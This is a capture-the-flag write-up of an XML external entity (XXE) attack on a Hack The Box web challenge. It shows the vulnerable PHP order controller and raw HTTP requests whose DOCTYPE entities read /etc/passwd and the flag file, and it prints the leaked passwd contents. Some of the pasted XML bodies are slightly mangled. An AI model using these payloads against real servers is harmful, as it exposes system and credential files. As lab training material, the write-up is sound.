



# baby WAFfiles order

Platform	HTB
Operating System	Web-CTF
Tags	LFI XXE

## General-Information

### ▼ Table of Contents

- Summary
- Website
- XML Injection
- Information Learned

## Summary

- Website allows for users to send their own XML content, without sanitizing how the server responds to the requests, therefore leading to an LFI for the flag.

## Website

- ▼ As usual with challenges from this creator, the website looks very nice visually and appealing. After taking in the nice cosmetic care put into this challenge, I'm looking at the downloadable files and notice the name is `web_xxe`. That means the exploit is probably going to be an XML injection lol.

▼ Website



▼ web xxe files

```
(kali@kali)-[~/HTB/ctf/baby-WAFfles-order]
└─$ cd web_xxe/;ls
assets  build_docker.sh  config  controllers  Dockerfile  flag  index.php  Router.php  views
```

▼ Unzipping the files

```
(kali㉿kali)-[~/HTB/ctf/baby-WAFfiles-order]
└─$ ls ~/Downloads
'baby WAFfiles order.zip'  lab_h1ppyhacker.ovpn  random

(kali㉿kali)-[~/HTB/ctf/baby-WAFfiles-order]
└─$ unzip ~/Downloads/baby\ WAFfiles\ order.zip
Archive:  /home/kali/Downloads/baby WAFfiles order.zip
[/home/kali/Downloads/baby WAFfiles order.zip] web_xxe/ password:
  creating: web_xxe/
 extracting: web_xxe/flag
 inflating: web_xxe/index.php
  creating: web_xxe/config/
 inflating: web_xxe/config/fpm.conf
 inflating: web_xxe/config/supervisord.conf
 inflating: web_xxe/config/nginx.conf
 inflating: web_xxe/Dockerfile
 inflating: web_xxe/build_docker.sh
 inflating: web_xxe/Router.php
  creating: web_xxe/controllers/
 inflating: web_xxe/controllers/OrderController.php
  creating: web_xxe/views/
 inflating: web_xxe/views/menu.php
  creating: web_xxe/assets/
 inflating: web_xxe/assets/favicon.ico
  creating: web_xxe/assets/css/
 inflating: web_xxe/assets/css/main.css
  creating: web_xxe/assets/js/
 inflating: web_xxe/assets/js/main.js

(kali㉿kali)-[~/HTB/ctf/baby-WAFfiles-order]
└─$
```

▼ After playing with the website for a bit and reading over the files to understand how it dealt with requests, I noticed that the `OrderController.php` file was weird in how it handled XML content

▼ `OrderController.php` file

```


1 <?php
2 class OrderController{
3     public function order($router){
4         $body = file_get_contents('php://input');
5         if ($_SERVER['HTTP_CONTENT_TYPE'] === 'application/json'){
6             $order = json_decode($body);
7             if (!$order->food)
8                 return json_encode([
9                     'status' => 'danger',
10                    'message' => 'You need to select a food option first'
11                ]);
12             return json_encode([
13                 'status' => 'success',
14                 'message' => "Your {$order->food} order has been submitted successfully."
15            ]);
16        }
17        else if ($_SERVER['HTTP_CONTENT_TYPE'] === 'application/xml')
18        {
19            $order = simplexml_load_string($body, 'SimpleXMLElement', LIBXML_NOENT);
20            if (!$order->food) return 'You need to select a food option first';
21            return "Your {$order->food} order has been submitted successfully.";
22        }
23        else
24        {
25            return $router->abort(400);
26        }
27    }
28 }

```

# XML Injection

▼ The `OrderController.php` file shows that it not only allows JSON data, but XML as well. The interesting part is that the site will return the unsanitized XML (same for JSON) data that it receives, which leaves it open to a potential XXE.

## ▼ JSON request



## ▼ Using this JSON to XML convertor to get an XML string

### ▼ XML

```

<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <table_num>ls</table_num>

```

```
<food>Ice Scream</food>
</root>
```

## ▼ Screenshot

The screenshot shows the 'Convert JSON To XML' web application. At the top, there is a search bar and a navigation menu with four items: 1. LOCATE ANY MOBILE PHONE, 2. FREE PROJECT PLAN TEMPLATE, 3. CODING FOR BEGINNERS, and 4. WEBSITE MAKER APP. Below the search bar, there is a text area for entering JSON data. The 'JSON Data' field contains the string: `{ "table_num": "1s", "food": "Ice Scream" }`. To the right, the 'XML Output' field displays the converted XML: `<?xml version="1.0" encoding="UTF-8" ?> <root> <table_num>1s</table_num> <food>Ice Scream</food> </root>`. The interface includes buttons for 'Clear Input', 'Format JSON', and 'Convert JSON To XML'.

## ▼ Validating the XML string working

The screenshot shows the 'Request' and 'Response' sections of a web browser's developer tools. The 'Request' section shows a POST request to `/api/order` with a content type of `application/xml`. The request body is the XML string: `<?xml version="1.0" encoding="UTF-8" ?> <root> <table_num>1s</table_num> <food>Ice Scream</food> </root>`. The 'Response' section shows a 200 OK status with a content type of `text/html; charset=UTF-8`. The response body is: `Your Ice Scream order has been submitted successfully.`

▼ Now with a working XML string, I needed to figure out a way to actually exploit the potential injection. So to do this of course I went to [hacktricks](#) and tried a couple of different ways to declare my DOCTYPE, with the screenshot below as working.

## ▼ XML → LFI

```

Request
1 POST /api/order HTTP/1.1
2 Host: 178.62.26.185:30987
3 Content-Length: 183
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Content-Type: application/xml
6 Accept: */*
7 Origin: http://178.62.26.185:30987
8 Referer: http://178.62.26.185:30987/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 <?xml version="1.0" encoding="UTF-8" ?>
14 <!DOCTYPE data [
15 <!ENTITY file SYSTEM "file:///etc/passwd">
16 ]>
17 <root>
18 <table_num>
19 <table_num>
20 </table_num>
21 <file>
22 </file>
23 </root>
24
Response
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 11 Jul 2022 03:25:35 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.15
7 Content-Length: 1351
8
9 Your
10 root:x:0:0:root:/root:/bin/ash
11 bin:x:1:1:bin:/bin:/sbin/nologin
12 daemon:x:2:2:daemon:/sbin:/sbin/nologin
13 adm:x:3:4:adm:/var/adm:/sbin/nologin
14 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
15 sync:x:5:0:sync:/sbin:/bin/sync
16 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
17 halt:x:7:0:halt:/sbin:/sbin/halt
18 mail:x:8:12:mail:/var/mail:/sbin/nologin
19 news:x:9:13:news:/usr/lib/news:/sbin/nologin
20 uucp:x:10:14:uucp:/var/spool/uucpublic:/sbin/nologin
21 operator:x:11:0:operator:/root:/sbin/nologin
22 man:x:13:15:man:/usr/man:/sbin/nologin
23 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
24 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
25 ftp:x:21:21:./var/lib/ftp:/sbin/nologin
26 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
27 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
28 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
29 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
30 games:x:35:35:games:/usr/games:/sbin/nologin
31 cyrus:x:85:12:./usr/cyrus:/sbin/nologin
32 vpopmail:x:89:89:./var/vpopmail:/sbin/nologin
33 mpx:x:123:123:NTP:/var/empty:/sbin/nologin
34 smmsp:x:209:209:smmsp:/var/spool/queue:/sbin/nologin
35 guest:x:405:100:guest:/dev/null:/sbin/nologin
36 nobody:x:65534:65534:nobody:./sbin/nologin
37 utmp:x:100:406:utmp:/home/utmp:/bin/false
38 www:x:1000:1000:1000:/home/www:/bin/sh
39 nginx:x:101:101:nginx:/var/lib/nginx:/sbin/nologin
40
41 order has been submitted successfully.

```

▼ To get the flag, I just simply changed what file I was requesting because based off the downloaded files. The flag would be just sitting in the / directory, which worked!

### ▼ Getting the flag

```

Request
1 POST /api/order HTTP/1.1
2 Host: 178.62.26.185:30987
3 Content-Length: 177
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Content-Type: application/xml
6 Accept: */*
7 Origin: http://178.62.26.185:30987
8 Referer: http://178.62.26.185:30987/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 <?xml version="1.0" encoding="UTF-8" ?>
14 <!DOCTYPE data [
15 <!ENTITY file SYSTEM "file:///flag">
16 ]>
17 <root>
18 <table_num>
19 <table_num>
20 </table_num>
21 <file>
22 </file>
23 </root>
24
Response
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 11 Jul 2022 03:37:28 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.4.15
7 Content-Length: 99
8
9 Your
10 HTB{
11 order has been submitted successfully.

```

## Information Learned

- It helps to break down every file when going through a challenge, with the goal of understanding

1. What that file is used for
2. How it ties into the application at large
3. Is there anything weird within the code's functionality

ce Scream